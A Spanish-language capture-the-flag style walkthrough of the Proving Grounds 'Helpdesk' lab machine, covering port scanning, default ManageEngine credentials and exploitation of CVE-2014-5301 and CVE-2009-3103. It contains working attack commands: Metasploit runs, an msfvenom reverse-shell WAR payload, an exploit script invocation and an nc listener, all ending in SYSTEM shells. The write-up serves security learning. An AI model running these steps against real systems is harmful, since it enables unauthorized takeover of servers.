PROVING GROUNDS: HELPDESK

EL HACKER ETICO

INDICE

Proving Grounds: Helpdesk

1- Reconocimiento

1.2. Puertos abiertos

Comenzamos realizando una enumeración básica de los servicios existentes.

```
┌──(root㉿kali)-[/home/kali/Desktop/practice_windows/helpdesk]
└─# nmap -p- --open --min-rate 2500 -Pn -n -vvv 192.168.65.43
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-28 12:37 EST
Initiating SYN Stealth Scan at 12:37
Scanning 192.168.65.43 [65535 ports]
Discovered open port 8080/tcp on 192.168.65.43
Discovered open port 135/tcp on 192.168.65.43
Discovered open port 139/tcp on 192.168.65.43
Discovered open port 445/tcp on 192.168.65.43
Discovered open port 3389/tcp on 192.168.65.43
Increasing send delay for 192.168.65.43 from 0 to 5 due to 11 out of 21 dropped probes since last increase.
Completed SYN Stealth Scan at 12:38, 54.10s elapsed (65535 total ports)
Nmap scan report for 192.168.65.43
Host is up, received user-set (0.49s latency).
Scanned at 2023-01-28 12:37:07 EST for 54s
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON
135/tcp  open  msrpc         syn-ack ttl 127
139/tcp  open  netbios-ssn   syn-ack ttl 127
445/tcp  open  microsoft-ds  syn-ack ttl 127
3389/tcp open  ms-wbt-server syn-ack ttl 127
8080/tcp open  http-proxy    syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 54.21 seconds
           Raw packets sent: 131100 (5.768MB) | Rcvd: 42 (1.848KB)
```

La máquina Helpdesk tiene 5 puertos abiertos. El siguiente paso será el escaneo intensivo de estos servicios.

```
┌──(root㉿kali)-[/home/kali/Desktop/practice_windows/helpdesk]
└─# nmap -p135,139,445,3389,8080 -sVC -Pn -n -vvv 192.168.65.43
```

```
PORT     STATE SERVICE       REASON          VERSION
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  syn-ack ttl 127 Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Service
8080/tcp open  http          syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: ManageEngine ServiceDesk Plus
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
Service Info: Host: HELPDESK; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2
```

Información interesante, tenemos abiertos los puertos 139 y 445 (SMB) y un servidor web en el puerto 8080 (HTTP). Comenzaremos enumerando si existen vulnerabilidades relacionados con SMB.

2- SMB (puertos 139 y 445)


Vamos a comprobar si existen vulnerabilidades en estos servicios utilizando los scripts de NMAP relacionados.

```
┌──(root㉿kali)-[/home/kali/Desktop/practice_windows/helpdesk]
└─# nmap -p139,445 --script smb-vuln* -Pn 192.168.65.43
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-28 12:56 EST
Nmap scan report for 192.168.65.43
Host is up (0.11s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 60.88 seconds
```

Como podemos comprobar SMB es vulnerable a MS09-050 (CVE-2009-3103). Después, comprobaremos si realmente podemos explotar esta vulnerabilidad.

3- HTTP (Puerto 8080)


Como pudimos comprobar en el escaneo inicial de servicios, se esta ejecutando un servicio Web en la máquina objetivo. Vamos a ver su contenido.



En el puerto 8080 se está ejecutando ManageEngine, que es un gestor para la monitorización y administración de todos los dispositivos de una organización. También tenemos la versión que se está ejecutando (7.6.0). Comenzaremos probando credenciales por defecto. Buscando en Google, encontramos esto.

The ServiceDesk Plus login page opens in the default web browser. Enter the **Username** as **"administrator"** and the **Password** as **"administrator"** to log in to ServiceDesk Plus.

Vamos a probar estas credenciales, por si nos diera acceso a la plataforma.



4- Explotación

4.1. CVE-2014-5301 (con Metasploit)

Obtenemos acceso a la plataforma con las credenciales por defecto. Vamos a buscar posibles puntos vulnerables en el entorno, aunque sin resultados. A continuación, buscaremos exploits para este gestor de sistemas.

```
┌──(root㉿kali)-[/home/kali/Desktop/practice_windows/helpdesk]
└─# searchsploit manageengine
```

Exploit Title	Path
ManageEngine (Multiple Products) - (Authenticated) Arbitrary File Upload (Metasploit)	java/remote/35845.rb
ManageEngine ADManager Plus 5.2 Build 5210 - 'domainName' Cross-Site Scripting	java/webapps/36667.txt
ManageEngine ADManager Plus 5.2 Build 5210 - 'Operation' Cross-Site Scripting	java/webapps/36666.txt
ManageEngine ADManager Plus 6.5.7 - Cross-Site Scripting	windows_x86-64/webapps/45256.txt
ManageEngine ADManager Plus 6.5.7 - HTML Injection	windows/webapps/45254.txt
ManageEngine ADSelfService Build prior to 6003 - Remote Code Execution (Unauthenticated)	java/webapps/48739.txt
ManageEngine ADSelfService Plus 4.4 - 'EmployeeSearch.cc' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/35331.txt
ManageEngine ADSelfService Plus 4.4 - POST Manipulation Security Question	php/webapps/35330.txt
ManageEngine ADSelfService Plus 6.1 - CSV Injection	multiple/webapps/49885.py
ManageEngine ADSelfService Plus 6.1 - User Enumeration	windows/remote/50873.py

Tenemos un exploit para Metasploit que corresponde con el CVE-2014-5301. Comprobamos a ver si es útil para acceder al sistema objetivo.

```
20  exploit/windows/http/manageengine_adshacluster_rce              2018-06-28  excellent  Yes  ManageEngine Exchange Reporter Plus Unauthenticated RCE
21  auxiliary/admin/http/manageengine_dir_listing                   2015-01-28  normal     No   ManageEngine Multiple Products Arbitrary Directory Listi

22  auxiliary/admin/http/manageengine_file_download                 2015-01-28  normal     No   ManageEngine Multiple Products Arbitrary File Download
23  exploit/multi/http/manageengine_auth_upload                     2014-12-15  excellent  Yes  ManageEngine Multiple Products Authenticated File Upload
24  auxiliary/admin/http/netflow_file_download                      2014-11-30  normal     No   ManageEngine NetFlow Analyzer Arbitrary File Download
25  exploit/windows/http/manage_engine_opmanager_rce                2015-09-14  manual     Yes  ManageEngine OpManager Remote Code Execution
26  exploit/multi/http/opmanager_sumpdu_deserialization             2021-07-26  excellent  Yes  ManageEngine OpManager SumPDU Java Deserialization
27  exploit/multi/http/opmanager_socialit_file_upload               2014-09-27  excellent  Yes  ManageEngine OpManager and Social IT Arbitrary File Uplo

28  auxiliary/admin/http/manageengine_pmp_privesc                   2014-11-08  normal     Yes  ManageEngine Password Manager SQLAdvancedALSearchResult.
```

Configuramos el exploit.

```
Name            Current Setting  Required  Description
----            ---------------  --------  -----------
DOMAIN_NAME                      no        Name of the domain to logon to
IAMAGENTTICKET                   no        Pre-authenticated IAMAGENTTICKET cookie (IT360 target only)
JSESSIONID                       no        Pre-authenticated JSESSIONID cookie (non-IT360 targets)
PASSWORD        guest            yes       Password for the specified username
Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.199.43   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           8080             yes       The target port (TCP)
SSL             false            no        Negotiate SSL/TLS for outgoing connections
USERNAME        guest            yes       The username to login as
VHOST                            no        HTTP server virtual host


load options (java/meterpreter/reverse_tcp):

Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST  192.168.45.5     yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port
```

Y ejecutamos.

```
msf6 exploit(multi/http/manageengine_auth_upload) > exploit

[*] Started reverse TCP handler on 192.168.45.5:4444
[*] Selecting target...
[*] Selected target ServiceDesk Plus/Plus MSP v7.1 ≥ b7016 - v9.0 < b9031/AssetExplorer v5-v6.1
[*] Uploading bogus file...
[*] Uploading EAR file...
[+] Upload appears to have been successful
[*] Attempting to launch payload in deployed WAR...
[*] Sending stage (58829 bytes) to 192.168.199.43
[*] Meterpreter session 1 opened (192.168.45.5:4444 → 192.168.199.43:49193) at 2023-01-28 14:29:21 -0500

meterpreter > getuid
Server username: SYSTEM
meterpreter > 
```

Tendríamos acceso con máximos privilegios a la máquina objetivo. A continuación, vamos a explotar esta vulnerabilidad de otra manera.

4.2. CVE-2014-5301 (sin Metasploit)

Para explotar esta vulnerabilidad sin hacer uso de Metasploit, vamos a utilizar este exploit.

```
./CVE-2014-5301.py HOST PORT USERNAME PASSWORD WARFILE
```

Según las instrucciones del script, es necesario generar un archivo WAR además de las credenciales encontradas anteriormente. Para generar este archivo WAR, vamos a utilizar msfvenom.

```
┌──(root㉿kali)-[/home/kali/Desktop/practice_windows/helpdesk]
└─# msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.5 LPORT=445 -f war > elhackeretico.war
Payload size: 13321 bytes
Final size of war file: 13321 bytes
```

Una vez generado el archivo WAR, ejecutamos el archivo anterior. Al mismo tiempo, debemos poner a la escucha un oyente nc en el puerto 445.

```
┌──(root㉿kali)-[/home/kali/Desktop/practice_windows/helpdesk]
└─# python3 CVE-2014-5301.py 192.168.199.43 8080 administrator administrator elhackeretico.war
Trying http://192.168.199.43:8080/3JO9F4Z7YWZhugVA26ZLOmvBGTWGxFP3/iepoqrotgfmwk/q7UITb14ImziDDJA
Trying http://192.168.199.43:8080/3JO9F4Z7YWZhugVA26ZLOmvBGTWGxFP3/iepoqrotgfmwk/Je839dkJOiNQITma
```

```
┌──(root㉿kali)-[/home/kali/Desktop/practice_windows/helpdesk]
└─# nc -lnvp 445
listening on [any] 445 ...
connect to [192.168.45.5] from (UNKNOWN) [192.168.199.43] 49189
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\ServiceDesk\bin>whoami
whoami
nt authority\system

C:\ManageEngine\ServiceDesk\bin>
```

Y volveríamos a tener conexión con la máquina víctima con un usuario con máximos privilegios.

4.3. CVE-2009-3103

Recordamos que, en el escaneo inicial, determinamos que SMB era vulnerable a la vulnerabilidad CVE-2009-3103. Vamos a tratar de explotar esa vulnerabilidad.

```
msf6 > search CVE-2009-3103

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07       good    No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Der
eference
   1  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                normal  No     Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   2  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                   normal  No     Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
```

Vamos a configurar el exploit.

```
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.199.43   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The target port (TCP)
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.45.5     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Ejecutamos.

```
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.45.5:4444
[*] 192.168.199.43:445 - Connecting to the target (192.168.199.43:445)...
[*] 192.168.199.43:445 - Sending the exploit packet (951 bytes)...
[*] 192.168.199.43:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (175686 bytes) to 192.168.199.43
[*] Meterpreter session 2 opened (192.168.45.5:4444 → 192.168.199.43:49192) at 2023-01-28 14:55:21 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Como resultado, obtenemos que volvemos a tener acceso al equipo objetivo con privilegios máximos.